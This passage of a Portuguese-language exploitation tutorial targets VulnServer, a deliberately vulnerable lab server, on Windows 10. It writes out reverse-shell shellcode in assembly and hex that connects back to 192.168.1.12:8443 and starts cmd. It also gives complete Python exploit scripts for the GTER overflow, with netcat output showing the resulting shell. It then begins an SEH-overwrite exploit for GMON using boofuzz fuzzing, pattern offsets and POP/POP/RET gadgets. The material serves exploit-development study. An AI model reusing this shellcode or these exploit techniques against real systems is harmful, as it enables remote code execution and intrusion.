mov ecx, esp            ; Fazendo ECX apontar para cmd

; Preenchendo parametro '_STARTUPINFOA'

xor edx, edx            ; Zerando EDX
push esi                ; Enviando hStdError para nosso socket
push esi                ; Enviando hStdOutput para nosso socket
push esi                ; Enviando hStdInput para nosso socket
push edx                ; cbReserved = null
push edx                ; wShowWindow = null
xor eax, eax            ; Zerando EAX
mov ax, 0x0101          ; dwFlags = STARTF_USESTDHANDLES |
STARTF_USESHOWWINDOW
push eax                ; Fazendo push do dwFlags
push edx                ; dwFillAtribute = null
push edx                ; dwYCountChars = null
push edx                ; dxXCountChars = null
push edx                ; dwYSize = null
push edx                ; dwXSize = null
push edx                ; dwY = null
push edx                ; dwX = null
push edx                ; lpTitle = null
push edx                ; lpDesktop = null
push edx                ; lpReserved = null
add dl, 44              ; cb = 44
push edx                ; Fazendo push da _STARTUPINFOA para a stack
mov eax, esp            ; Fazendo o EAX apontar para ESP, onde esta a _STARTUPINFOA
xor edx, edx            ; Zerando EDX

; Preenchendo o parametro 'PROCESS_INFORMATION'

push edx                ; lpProcessInformation
push edx                ; lpProcessInformation + 4
push edx                ; lpProcessInformation + 8
push edx                ; lpProcessInformation + 12

; Chamando a CreateProcessA()

push esp                ; lpProcessInformation
push eax                ; lpStartupInfo
xor ebx, ebx            ; Zerando EBX
push ebx                ; lpCurrentDirectory = nulo
push ebx                ; lpEnvironment = nulo
push ebx                ; dwCreationFlags = nulo
inc ebx                 ; Incrementando 1 ao EBX zerado (bInheritHandles = True)
push ebx                ; Fazendo push para bInheritHandles
dec ebx                 ; Zerando EBX
push ebx                ; lpThreadAttributes = nulo
push ebx                ; lpProcessAttributes = nulo
push ecx                ; Tornando lpCommandline um pointer para 'cmd'
push ebx                ; lpApplicationName = nulo
mov ebx, 0x752b2d90     ; Endereco da CreateProcessA() no Win10 21H1
call ebx                ; Chamando a CreateProcessA());
```

Juntando todo o código Assembly que fizemos no arquivo shellcode.asm, podemos compilar com o nasm no próprio Kali para gerar o arquivo elf shellcode.o.

```
$ nasm -f elf32 shellcode.asm -o shellcode.o);
```

Se utilizarmos o comando “objdump” podemos ver o disassembly do codigo.

```
$ objdump -d shellcode.o -M intel

shellcode.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   31 db                   xor    ebx,ebx
   2:   53                      push   ebx
   3:   53                      push   ebx
   4:   53                      push   ebx
   5:   b3 06                   mov    bl,0x6
   7:   53                      push   ebx
   8:   31 db                   xor    ebx,ebx

...


  6f:   53                      push   ebx
  70:   bb 90 2d 2b 75          mov    ebx,0x752b2d90
  75:   ff d3                   call   ebx
```

Este é basicamente o shellcode que utilizaremos, mas precisamos sanitizá-lo para podermos utilizar em nosso sxript, vamos utilizar o próprio bash para isso.

```
$ for i in $(objdump -d shellcode.o -M intel | grep '^ ' | cut -f2); do echo -n '\\x'$i;done;echo
\x31\xdb\x53\x53\x53\xb3\x06\x53\x31\xdb\x43\x53\x43\x53\xbb\x40\x71\xe6\x76\xff\xd3\x9
6\x68\xc0\xa8\x01\x0c\x66\x68\x20\xfb\x31\xdb\x80\xc3\x02\x66\x53\x89\xe3\x6a\x10\x53\x
56\xbb\x10\x57\xe6\x76\xff\xd3\xbb\x41\x63\x6d\x64\xc1\xeb\x08\x53\x89\xe1\x31\xd2\x56\
x56\x56\x52\x52\x31\xc0\x66\xb8\x01\x01\x50\x52\x52\x52\x52\x52\x52\x52\x52\x52\x52\x8
0\xc2\x2c\x52\x89\xe0\x31\xd2\x52\x52\x52\x52\x54\x50\x31\xdb\x53\x53\x53\x43\x53\x4b\
x53\x53\x51\x53\xbb\x90\x2d\x2b\x75\xff\xd3
```

E temos um reverse shell de apenas 117 bytes que cabem perfeitamente no no espaço de 147 bytes!


## ATUALIZANDO E ORGANIZANDO NOSSO EXPLOIT

Com o shellcode em mãos, vamos atualizar nosso script.


xplgter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.26"
porta = 9999

# payload a ser enviado
offset = 147

shellcode =
b"\x31\xdb\x53\x53\x53\xb3\x06\x53\x31\xdb\x43\x53\x43\x53\xbb\x40\x71\xe6\x76\xff\xd3\x96\x68\xc0\xa8\x01\x0c\x66\x68\x20\xfb\x31\xdb\x80\xc3\x02\x66\x53\x89\xe3\x6a\x10\x53\x56\xbb\x10\x57\xe6\x76\xff\xd3\xbb\x41\x63\x6d\x64\xc1\xeb\x08\x53\x31\xd2\x56\x56\x56\x52\x52\x31\xc0\x66\xb8\x01\x01\x50\x52\x52\x52\x52\x52\x52\x52\x52\x52\x52\x80\xc2\x2c\x52\x89\xe0\x31\xd2\x52\x52\x52\x52\x54\x50\x31\xdb\x53\x53\x53\x43\x53\x4b\x53\x53\x51\x53\xbb\x90\x2d\x2b\x75\xff\xd3"

payload = b"GTER /.:/" # funcao inicial
payload += shellcode
payload += b"A" * (offset - len(shellcode))
payload += b"\xd3\x11\x50\x62" # endereco de retorno
payload += b"\xe9\x64\xff\xff\xff" # salta para o primeiro buffer
payload += b"C" * (309 - 147 - 4 - 5) # segundo buffer

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado! Cheque o netcat.")
```

Script pronto, vamos setar um netcat na porta 8443 que configuramos no Assembly e testar nosso exploit.




Como podemos ver, recebemos a conexão reversa, mas não recebemos o shell, precisamos rodar novamente no Immunity Debbuger para entender o que está ocorrendo. Vamos continuar com o breakpoint no nosso endereço de retorno, e avançar passo a passo com F7 até encontrarmos a inconsistência.




Se analisarmos este ponto da execução, veremos que o ESP está apontando para alguns bytes abaixo do fim do nosso shellcode. Isto significa que os PUSHs utilizados em nosso shellcode, fazem com que o ESP se aproxime cada vez mais dele até o ponto de sobrescrevê-lo. Pois ao ponto que a execução flui, no sentido crescente dos endereços de memória, a pilha cresce para trás.

O que podemos fazer, é realinhar nossa stack, antes do envio do nosso shellcode, e isso pode ser feito com duas instruções: PUSH EAX e POP ESP.

O PUSH EAX vai empurrar o valor corrente de EAX para o topo da stack, enquanto o POP ESP vai trazer de volta o valor de ESP, movendo o stack pointer acima do nosso shellcode e protegendo de ser sobrescrito.

Para encontrar os opcodes corretos, podemos utilizar o msf-nasm_shell.

```
$ msf-nasm_shell
nasm > PUSH EAX
00000000  50            push eax
nasm > POP ESP
00000000  5C            pop esp
```

Temos os opcodes \x50 e \x5c, vamos adicionálos acima de nosso shellcode.

xplgter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# payload a ser enviado
offset = 147

shellcode =
b"\x31\xdb\x53\x53\x53\xb3\x06\x53\x31\xdb\x43\x53\x43\x53\xbb\x40\x71\xe6\x76\xff\xd3\x96\x68\xc0\xa8\x01\x0c\x66\x68\x20\xfb\x31\xdb\x80\xc3\x02\x66\x53\x89\xe3\x6a\x10\x53\x56\xbb\x10\x57\xe6\x76\xff\xd3\xbb\x41\x63\x6d\x64\xc1\xeb\x08\x53\x31\xd2\x56\x56\x56\x52\x52\x31\xc0\x66\xb8\x01\x01\x50\x52\x52\x52\x52\x52\x52\x52\x52\x52\x52\x80\xc2\x2c\x52\x89\xe0\x31\xd2\x52\x52\x52\x52\x54\x50\x31\xdb\x53\x53\x53\x43\x53\x4b\x53\x53\x51\x53\xbb\x90\x2d\x2b\x75\xff\xd3"

alinhamento = b"\x50\x5c"

payload = b"GTER /.:/" # funcao inicial
payload += alinhamento
payload += shellcode
payload += b"A" * (offset - 2 - len(shellcode))
payload += b"\xd3\x11\x50\x62" # endereco de retorno
payload += b"\xe9\x64\xff\xff\xff" # salta para o primeiro buffer
payload += b"C" * (309 - 147 - 4 - 5) # segundo buffer

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado! Cheque o netcat.")
```

Agora podemos setar o netcat na porta utilizada no shellcode, em nosso caso 8443 iniciar o vulnserver fora do Immunity e rodar nosso script.

```
File  Actions  Edit  View  Help
hastur@hastur: ~/Desktop/estudos/binarios/windows/VulnServer  ×   hastur@hastur: ~/
┌──(hastur㉿hastur)-[~/Desktop]
└─$ nc -vlnp 8443
listening on [any] 8443 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.30] 49729
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\suite\Desktop>cd \
cd \

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6E21-762B

 Directory of C:\

08/10/2021  04:59 PM    <DIR>          nasm
12/07/2019  02:14 AM    <DIR>          PerfLogs
08/10/2021  04:55 PM    <DIR>          Program Files
08/10/2021  04:58 PM    <DIR>          Program Files (x86)
08/10/2021  04:58 PM    <DIR>          Python27
08/10/2021  04:54 PM    <DIR>          Users
08/10/2021  08:06 PM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  32,306,380,800 bytes free

C:\>
```

E conseguimos nosso shell reverso.

Nesta vulnerabilidade encontramos um problema de tamanho de buffer para inserir o shellcode, mas conseguimos vencer esta limitação, reutilizando bibliotecas que o programa já utiliza.

Nos próximos comandos, vamos encontrar complexidades diferentes.

# COMANDO GMON

O comando GMON, assim como os demais, recebe um argumento e dá uma resposta. Neste comando iremos explorar outa tecnica de exploração de buffer overflow em binários Windows.

```
File  Actions  Edit  View  Help                                    hastur
hastur@hastur: ~/Desktop/estudos/binarios/windows/VulnServer
┌──(hastur㉿hastur)-[~/…/estudos/binarios/windows/VulnServ
└─$ nc 192.168.1.30 9999
Welcome to Vulnerable Server! Enter HELP for help.
GMON teste
GMON STARTED
GMON teste
GMON STARTED
```

## FUZZING

Desta vez vamos experimentar outra técnica para o fuzzing, o python tem uma a biblioteca boofuzz que pode ser usada, vamos escrever nosso script.

fuzzing2.py:

```
#!/usr/bin/python3

from boofuzz import *
import time

def get_banner(target, my_logger, session, *args, **kwargs):
    banner_template = b"Welcome to Vulnerable Server! Enter HELP for help."
    try:
        banner = target.recv(1024)
    except:
        print("Nao foi possivel a conexao.")
        exit(1)

    my_logger.log_check("Recebendo banner...")
    if banner_template in banner:
        my_logger.log_pass("Banner recebido!")
    else:
        my_logger.log_fail("Banner nao recebido")
        print("Banner nao recebido, saindo...")
        exit(1)

def main():
    session = Session(
            sleep_time = 1,
            target = Target(
                connection=SocketConnection("192.168.1.30", 9999, proto='tcp')
                ),
            )
    s_initialize(name="Request")
    with s_block("Host-Line"):
        s_static('GMON', name="command name")
        s_delim(" ")
        s_string("FUZZ", name="comando da variavel")
        s_delim("\r\n")

    session.connect(s_get("Request"), callback=get_banner)
    session.fuzz()

if __name__ == "__main__":
    main()
```

Este script fará várias tentativas de fuzzing e tentará receber o banner novamente, uma vez que não receba mais, o programa parou e o fuzzing para.

```
[2021-08-11 13:48:53,370]     Test Step: Fuzzing Node 'Request'
[2021-08-11 13:48:53,371]       Info: Sending 10007 bytes...
[2021-08-11 13:48:53,371]       Transmitted 10007 bytes: 47 4d 4f 4e 20 2f 2e 2f 2e 2f 2e 2f 2e 2
f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e
2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e
 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2
e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f
2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f
 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2
f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e
2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e
 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2
e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f
2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f
 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2
f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e
2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e
 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2
e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f
 /././././././././././././././././././././././././././././././././././././././././././././././
 ./././././././././././././././././././././././././././././././././././././././././././././././.
 /././././././././././././././././././././././././././././././././././././././././././././././
 ./././././././././././././././././././././././././././././././././././././././././././././././.
 /././././././././././././././././././././././././././././././././././././././././././././././
 ./././././././././././././././././././././././././././././././././././././././././././././././.
 /././././././././././././././././././././././././././././././././././././././././././././././
 ./././././././././././././././././././././././././././././././././././././././././././././././.
 /././././././././././././././././././././././././././././././././././././././././././././././
 ./././././././././././././././././././././././././././././././././././././././././././././././.
 /./././././././././././././././././././././././././././././././././././././././././././././.\r\n'
 [2021-08-11 13:48:53,402]     Test Step: Contact target monitors
 [2021-08-11 13:48:53,402]     Test Step: Cleaning up connections from callbacks
 [2021-08-11 13:48:53,402]         Check OK: No crash detected.
 [2021-08-11 13:48:53,402]       Info: Closing target connection...
 [2021-08-11 13:48:53,402]       Info: Connection closed.
 [2021-08-11 13:48:53,402]     Test Step: Sleep between tests.
 [2021-08-11 13:48:53,403]       Info: sleeping for 1.000000 seconds
 [2021-08-11 13:48:54,410] Test Case: 84: Request:[Request.Host-Line.comando da variavel:36]
 [2021-08-11 13:48:54,410]       Info: Type: String
 [2021-08-11 13:48:54,411]       Info: Opening target connection (192.168.1.32:9999)...
 [2021-08-11 13:48:54,411]       Info: Connection opened.
 [2021-08-11 13:48:54,411]     Test Step: Monitor CallbackMonitor#139720867594688[pre=[],post=[],r
 estart=[],post_start_target=[]].pre_send()
 [2021-08-11 13:48:54,411]     Test Step: Callback function 'get_banner'
 [2021-08-11 13:48:54,411]       Info: Receiving...
 [2021-08-11 13:48:59,547]       Received:
 [2021-08-11 13:48:59,547]       Check: Recebendo banner...
 [2021-08-11 13:48:59,547]         Check Failed: Banner nao recebido
```

Podemos ver que o script parou ao enviar 10.007 bytes constituidos da repetição de “./././”, se voltarmos ao codigo fonte que analisamos no inicio, veremos que o GMON espera receber “/” para ativar a função vulnerável.


Vamos esboçar nosso script.

https://hastur666.github.io/Windows_BoF/


xplgmon.py:

```
#!/usr/bin/python3

import socket

ip = "192.168.1.30"
porta = 9999

offset = 10007

payload = b"GMON ./"
payload += b"A" * offset

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()
print("Payload enviado.")
```

Preparando o vulnserver no Immunity Debbuger, vamos ver seu comportamento.




Desta vez, nós causamos o crash no programa, mas não sobrescrevemos o EIP. Isso significa que o vulnserver está tratando o input de alguma forma.




Se olharmos para o “SEH” (View > SEH chain), podemos ver que conseguimos sobrescrever tanto o SEH quanto o nSEH. Mas do que isso se trata?

## STRUCTURE EXCEPTION HANDING

O SEH é um mecanismo unforme para responder a excessões criado pela Microsoft e implantado desde a versão XP. Ele permite que linguagens como C/C++ utilizem a estrutura de excessões utilizadas por linguagens de alto nível (try-except-finally). Abaixo um exemplo:

```
__try {
    ....
    strcpy(mybuff, myinput);
}
__except (INSUFFICIENT_MEMORY) {
    my_exception_handler();
}
```

Onde o programa tentará realizar um “strcpy()”, e se ele falhar por “INSUFFICIENT_MEMORY”, vai chamar a função “my_exception_handler()”.

Quando uma excessão ocorre, o OS caminha pela corrente SEH em busca de uma saída para aquela excessão. Se nenhuma saída for encontrada, o programa responde com a saída padrão: “FFFFFFFF”.

A estrutura do _EXCEPTION_REGISTRATION_RECORD:

```
typedef struct _EXCEPTION_REGISTRATION_RECORD
{
     PEXCEPTION_REGISTRATION_RECORD Next;
     PEXCEPTION_DISPOSITION Handler;
} EXCEPTION_REGISTRATION_RECORD, *PEXCEPTION_REGISTRATION_RECORD;
```


Onde o parametro “Next” aponta para o próximo endereço de SEH, também chamado de SEH, e o “Handler” aponta para o SEH.

Mais sobre como funciona o SEH pode ser encontrado aqui.

Para explorarmos o SEH, precisamos da habilidade de causar uma excessão, e sobrescrever o endereço do SEH e nSEH para apontar para o endereço do nosso código.

## EXPLORANDO O SEH

Se rodarmos nosso script novamente e monitorarmos no Immunity, podemos visualizar a corrente SEH e visualizar no painel (Shift+F9).




Como sobrescrevemos o endereço do SEH e do nSEH, conseguimos sobrescrever o endereço EIP dentro da corrente, e isto nos dá controle sobre a execução do programa.

Precisamos encontrar o offset para sobrescrever os endereços SEH, utilizaremos o msf-patter_create.

Vamos atualizar em nosso script e reenviar para o programa após reiniciá-lo no Immunity.

| Address | SE handler |
| --- | --- |
| 00CEFFCC | 6F45346F |
| 45336F45 | *** CORRUPT ENTRY *** |

Sobrescrevemos o endereço do nSEH com os bytes 45336f45, vamos encontrar o offset exato com o msf-pattern_offset.

```
$ msf-pattern_offset -l 10007 -q 45336f45
[*] Exact match at offset 3549
```

Temos o offset de 3549 para atingir o endereço de EIP. Vamos atualizar o nosso script e testar com o Immunity.

xplgmon.py:

```
#!/usr/bin/python3

import socket

ip = "192.168.1.30"
porta = 9999

offset = 10007

payload = b"GMON ./"
payload += b"A" * 3549
payload += b"B" * 4
payload += b"C" * (offset - 3549 - 4)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()
print("Payload enviado.")
```

Como podemos ver, o SEH foi preenchido pelos nossos “C” ao inves dos “B”, mas ele está tentando fazer um salto para os “B”, pois ao não encontrar a regra de excessão no SEH, ele tenta pular para o nSEH.

Ótimo, conseguimos sobrescrever os endereços, isso nos aproxima de ter controle sobre a execução.

Normalmente como fizemos nos comandos anteriores, agora iriamos encontrar um bom endereço de retorno para nosso ESP, mas vamos analisar a stack da corrente do SEH.

Nós caímos 8 bytes antes do nosso buffer, o que significa que ser fizermos um JMP ESP, vamos cair num espaço da memória do qual não temos controle.

Precisamos encontrar uma forma de retirar estes 8 bytes da stack antes do JMP ESP para podermos cair exatamente em nosso buffer.

## ESTRUTURA LIFO

A stack da arquitetura x86 segue o padrão LIFO (Last In First Out) onde o ultimo item a entrar na stack é o primeiro a sair. Cada vez que fazemos um PUSH na memória, nós adicionamos exatamente 4 bytes à stack decrementando o apontador, ou seja, em cada PUSH em ESP o apontador ESP recebe um valor -4, em contrapartida, quando fazemos um POP na stack, adicionamos 4 bytes no apontador.

Como nosso buffer está 8 bytes acima de onde caímos, precisamos adicionar 8 bytes à stack, conseguimos isso encontrando um endereço que contenha um POP/POP/RET.

```
POP <qualquer registrador 32 bytes>
POP <qualquer registrador 32 bytes>
RET
```

Onde, o primeiro POP vai retirar o primeiro endereço da stack, adicionando 4 bytes ao endereço, e o segundo POP vai adicionar mais 4. O RET vai pegar o primeiro endereço da stack e adicioná-lo ao EIP, e assim executamos exatamente nosso buffer.

Podemos encontrar o endereço POP/POP/RET com o proprio Immunity utilizando o plugin mona com o comando !mona seh -cp nonull -cm safeseh=off.

```
0BADF00D [+] Results :
625010B4   0x625010b4 : pop ebx # pop ebp # ret |  {PA
6250172B   0x6250172b : pop edi # pop ebp # ret | asci
6250195E   0x6250195e : pop edi # pop ebp # ret | asci
6250120B   0x6250120b : pop ecx # pop ecx # ret | asci
